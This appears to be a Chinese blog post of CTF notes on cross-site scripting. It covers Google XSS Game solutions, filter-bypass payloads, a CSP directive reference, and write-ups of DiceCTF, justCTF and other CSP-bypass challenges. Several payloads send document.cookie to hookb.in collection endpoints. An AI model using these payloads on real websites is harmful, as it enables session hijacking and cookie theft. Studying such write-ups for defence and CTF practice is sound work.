浅谈xss在ctf中的一些考点

最近打了几个国外的ctf,发现对于xss的考点还是很多，这里整理一下也当做我的笔记

热身小游戏

这里拿google xss game的一个在线平台做实验


https://xss-game.appspot.com/level1

level1没有任何限制

```
<script>alert(1)</script>
```

标准的弹窗

Level2



在标签无法触发的时候

你要想到另一个标记来触发javascript

比如

经典的img标记和onerror属性

```
<img src="x" onerror="javascript:alert(1)"/>
```

成功载入触发

Level3

toggle一下源码

```
    <script>
      function chooseTab(num) {
        // Dynamically load the appropriate image.
        var html = "Image " + parseInt(num) + "<br>";
        html += "<img src='/static/level3/cloud" + num + ".jpg' />";
        $('#tabContent').html(html);

        window.location.hash = num;

        // Select the current tab
        var tabs = document.querySelectorAll('.tab');
        for (var i = 0; i < tabs.length; i++) {
          if (tabs[i].id == "tab" + parseInt(num)) {
            tabs[i].className = "tab active";
            } else {
            tabs[i].className = "tab";
          }
        }
```

这里引进了<img src

并且在num这里我们没有进行任何过滤

所以我们只要在后面拼接一个

```
' onerror = 'alert(1)';
```

Level4

看一下源码

```
    <script>
      function startTimer(seconds) {
        seconds = parseInt(seconds) || 3;
        setTimeout(function() {
          window.confirm("Time is up!");
          window.history.back();
        }, seconds * 1000);
      }
    </script>
  </head>
  <body id="level4">
    <img src="/static/logos/level4.png" />
    <br>
    <img src="/static/loading.gif" onload="startTimer('{{ timer }}');" />
    <br>
    <div id="message">Your timer will execute in {{ timer }} seconds.</div>
  </body>
</html>
```

注意我们的输入点 手动闭合括号 开一个新的括号就可以了

```
');alert('xss
```

Level5

```
  <a href="/level5/frame/signup?next=confirm">Sign up</a>
  for an exclusive Beta.
</body>
```

发现跳转页面

```
  <br><br>
  <a href="{{ next }}">Next >></a>
</body>
```

这里发现< a href>标签

这种payload都已经记住了 直接java伪协议 然后点击触发

```
javascript:alert(1)
```

Level 6

```
if (url.match(/^https?:\/\//)) {
        setInnerText(document.getElementById("log"),
          "Sorry, cannot load a URL containing \"http\".");
        return;
      }
sctiptEl.src = url;
```

这个的标准解是因为他的正则太弱了

大小写就可以绕过

但是我们也可以使用data伪协议

```
data:text/plain,alert('xss')
```

对输入的限制

在题目中经常会对输入进行限制，但实际上只对输入进行限制是非常不合理的，我们有很多方法来进行绕过

我们的思路一般都是先输入一个定位器(Poly got)来检测哪些被ban掉，我经过不断测试采用了Gareth Heyes 的(Polygot)

```
javascript:/*--></title></style></textarea></script></xmp>
<svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert(1)//'>
```

对标签的限制

这种我们可以使用

```
<img> <svg> <a href>
```

等等标签

当然如果你发现他的正则没有匹配大小写

```
<ScRipt>
```

也是个好选择

关键字替换为空且只有一次，可以使用经典的双写

当然你也可以使用html实体编码来进行绕过

例如

```
<scr&#105;pt>al&#101;rt(/1/);</scri&#112;t>
```

对引号的限制

可以使用/ /来进行替换

```
<script>alert(/1/);</script>
```

使用函数来对引号进行编码

比如String.fromCharCode

对空格的限制

%0d %0a进行替换

```
  <img%0dsrc=1%0dOnerrOr=alert(1);>
```

对长度的限制

国外的研究者terjanq 有一个集成式的短payload

https://tinyxss.terjanq.me/

对csp的bypass

对csp的bypass可以说是最常见的考点了，首先还是不厌其烦的简介一下csp

CSP:Content Security Policy(内容安全策略)，其旨在减少跨站脚本攻击。由开发者定义一些安全性的策略声明，来指定可信的内容(脚本，图片，iframe，style，font等)来源。现代浏览器可以通过http头部的`Content-Security-Policy`来获取csp配置。

如果将csp头只设置成default-src 'none'的话可以是可以，但是你的外部js一点都加载不进来，反而会导致功能受阻，所以如何写一个完美的适合自己网站的csp是一个值得深究的问题

一个标准的csp类似这个

```
Content-Security-Policy: default-src 'none';script-src 'self' 'unsafe-inline';
```

表示js加载策略只遵循self 其他的遵循none

如果加上unsafe-inline就不会阻止内联代码 比如内容 内联事件，内联样式


这里我贴出了常见的指令和属性

指令	说明
default-src	定义默认加载策略
connect-src	定义ajax、websocket等加载策略
font-src	定义font加载策略
frame-src	定义frame加载策略
img-src	定义图片加载策略
media-src	定义audio、video等资源加载策略
object-src	定义applet、embed、object等资源加载策略
script-src	定义js加载策略
style-src	定义css加载策略
sandbox	沙箱选项
report-uri	日志选项

属性值	示例	说明
*	ing-src *	允许从任意url加载，除了data:blob:filesystem:schemes
‘none’	object-src ‘none’	禁止从任何url加载资源
‘self’	img-src ‘self’	只可以加载同源资源
data:	img-src ‘self’ data:	可以通过data协议加载资源
domain.example.com	ing-src domain.example.com	只可以从特定的域加载资源
*.example.com	img-src *.example.com	可以从任意example.com的子域处加载资源
https://cdn.com	img-src https://cdn.com	只能从给定的域用https加载资源
https:	img-src https:	只能从任意域用https加载资源
‘unsafe-inline’	script-src ‘unsafe-inline’	允许内部资源执行代码例如style attribute,onclick或者是sicript标签
‘unsafe-eval’	script-src ‘unsafe-eval’	允许一些不安全的代码执行方式，例如js的eval()

举几个ctf实际考察的例子

DiceCTF2021 的 BabierCSP



可以发现输入点可控

再加上题目所说的babiercsp，基本上是xss无疑，down下附件index.js查看

```
const express = require('express');
const crypto = require("crypto");
const config = require("./config.js");
const app = express()
const port = process.env.port || 3000;

const SECRET = config.secret;
const NONCE = crypto.randomBytes(16).toString('base64');

const template = name => `
<html>

${name === '' ? '': `<h1>${name}</h1>`}
<a href='#' id=elem>View Fruit</a>

<script nonce=${NONCE}>
elem.onclick = () => {
  location = "/?name=" + encodeURIComponent(["apple", "orange", "pineapple",
"pear"][Math.floor(4 * Math.random())]);
}
</script>

</html>
`;

app.get('/', (req, res) => {
  res.setHeader("Content-Security-Policy", `default-src none; script-src
'nonce-${NONCE}';`);
  res.send(template(req.query.name || ""));
})

app.use('/' + SECRET, express.static(__dirname + "/secret"));

app.listen(port, () => {
  console.log(`Example app listening at http://localhost:${port}`)
})
```

这里注意到nonce

这个是script-src的特性

除了常规值，script-src还可以设置一些特殊值。nonce值：每次HTTP回应给出一个授权token，页面内嵌脚本必须有这个token，才会执行hash值：列出允许执行的脚本代码的Hash值，页面内嵌脚本的哈希值只有吻合的情况下，才能执行。


但这里面出现一个很致命的bug

nonce值是const 常量


所以我们在使用时带上,他并不会改变

用个hookbin带出来给管理员

```
payload:https://babier-csp.dicec.tf/?
name=%3Cscript%20nonce=LRGWAXOY98Es0zz0QOVmag==%3E%20document.location=%27https
://hookb.in/JKzebMwQPxIJPPWVoqdq/?c=%27%20%2Bdocument.cookie%20%3C/script%3E
```



再看一道某国外大学的测试题



它允许的script-src 不只有self 还有*.google.com 也就是如果我们找到一个google旗下的接口可以调用一些东西，就可以利用

https://accounts.google.com/o/oauth2/revoke?callback

比如这种可以利用的回调函数我们用来跳转到hookbin接受cookies

就可以get flag

```
"><script src="https://accounts.google.com/o/oauth2/revoke?
callback=window.location.href='https://hookb.in/9XwRzarbRDS600eMoL7d?'%2bdocume
nt.cookie;"></script>
```

今年的justCTF 他们的baby-csp是一个非常有趣的题目


```php
<?php
require_once("secrets.php");
$nonce = random_bytes(8);

if(isset($_GET['flag'])){
 if(isAdmin()){
    header('X-Content-Type-Options: nosniff');
    header('X-Frame-Options: DENY');
    header('Content-type: text/html; charset=UTF-8');
    echo $flag;
    die();
 }
 else{
     echo "You are not an admin!";
     die();
 }
}

for($i=0; $i<10; $i++){
    if(isset($_GET['alg'])){
        $_nonce = hash($_GET['alg'], $nonce);
        if($_nonce){
            $nonce = $_nonce;
            continue;
        }
    }
    $nonce = md5($nonce);
}

if(isset($_GET['user']) && strlen($_GET['user']) <= 23) {
    header("content-security-policy: default-src 'none'; style-src 'nonce-$nonce'; script-src 'nonce-$nonce'");
    echo <<<EOT
        <script nonce='$nonce'>
            setInterval(
                ()=>user.style.color=Math.random()<0.3?'red':'black'
            ,100);
        </script>
        <center><h1> Hello <span id='user'>{$_GET['user']}</span>!!</h1>
        <p>Click <a href="?flag">here</a> to get a flag!</p>
EOT;
}else{
    show_source(__FILE__);
}

// Found a bug? We want to hear from you! /bugbounty.php
// Check /Dockerfile
```

通读代码，我们可以得到一些信息1.flag在secret.php里面2.在判断flag传参时候先判断用户是否为admin,并设置了 "X-Content-Type-Options: nosniff"，则 ***script*** 和 ***styleSheet*** 元素会拒绝包含错误的 MIME 类型的响应。这是一种安全功能，有助于防止基于 MIME 类型混淆的攻击。和X-Frame-Options 设置了dinny 来拒绝了iframe的嵌套3.如果arg参数有东西就会用hash加密，否则就md5加密4.user参数小于等于23，并设置了CSP头5.最后给了Dockerfile配置，和与admin的交互位点

看样子已经无懈可击了，但是最下方注释里的dockerfile

```
FROM php:7.4-apache
COPY src-docker/ /var/www/html/
RUN mv "$PHP_INI_DIR/php.ini-development" "$PHP_INI_DIR/php.ini"
EXPOSE 80
```

```
php.ini-development
在开发环境下配置的php环境找个23限制以下的xss payload<svg/onload=eval(name)>
```




可以看到我们被csp拦下了因为php在开发者模式，所以我们如果在arg里面给到一个无效的算法，会得到很多warning

在作者的writeup又这么一句话通常，在PHP中，当您在调用header（）之前返回任何主体数据时，该调用将被忽略，因为响应已发送给用户，并且必须首先发送标头。在应用程序中，在调用header（“content-security-policy：...”）;之前未返回任何显式数据。但是因为警告是首先显示的，所以它们在标题有机会及时到达之前就进入了响应缓冲区。所以我们明白了它的思路在csp调用前我们让php development 产生大量的warning 如果缓冲区满的话就可以忽略掉设置csp头，

Payload

```
<script>
    name="fetch('?flag').then(e=>e.text()).then(alert)"

    location = 'https://baby-csp.web.jctf.pro/?
user=%3Csvg%20onload=eval(name)%3E&alg='+'a'.repeat('292');

</script>
```



参考文章

https://www.dazhuanlan.com/2019/10/16/5da64cfe784af/

http://lorexxar.cn/2016/08/08/ccsp/

https://ctftime.org/writeup/25867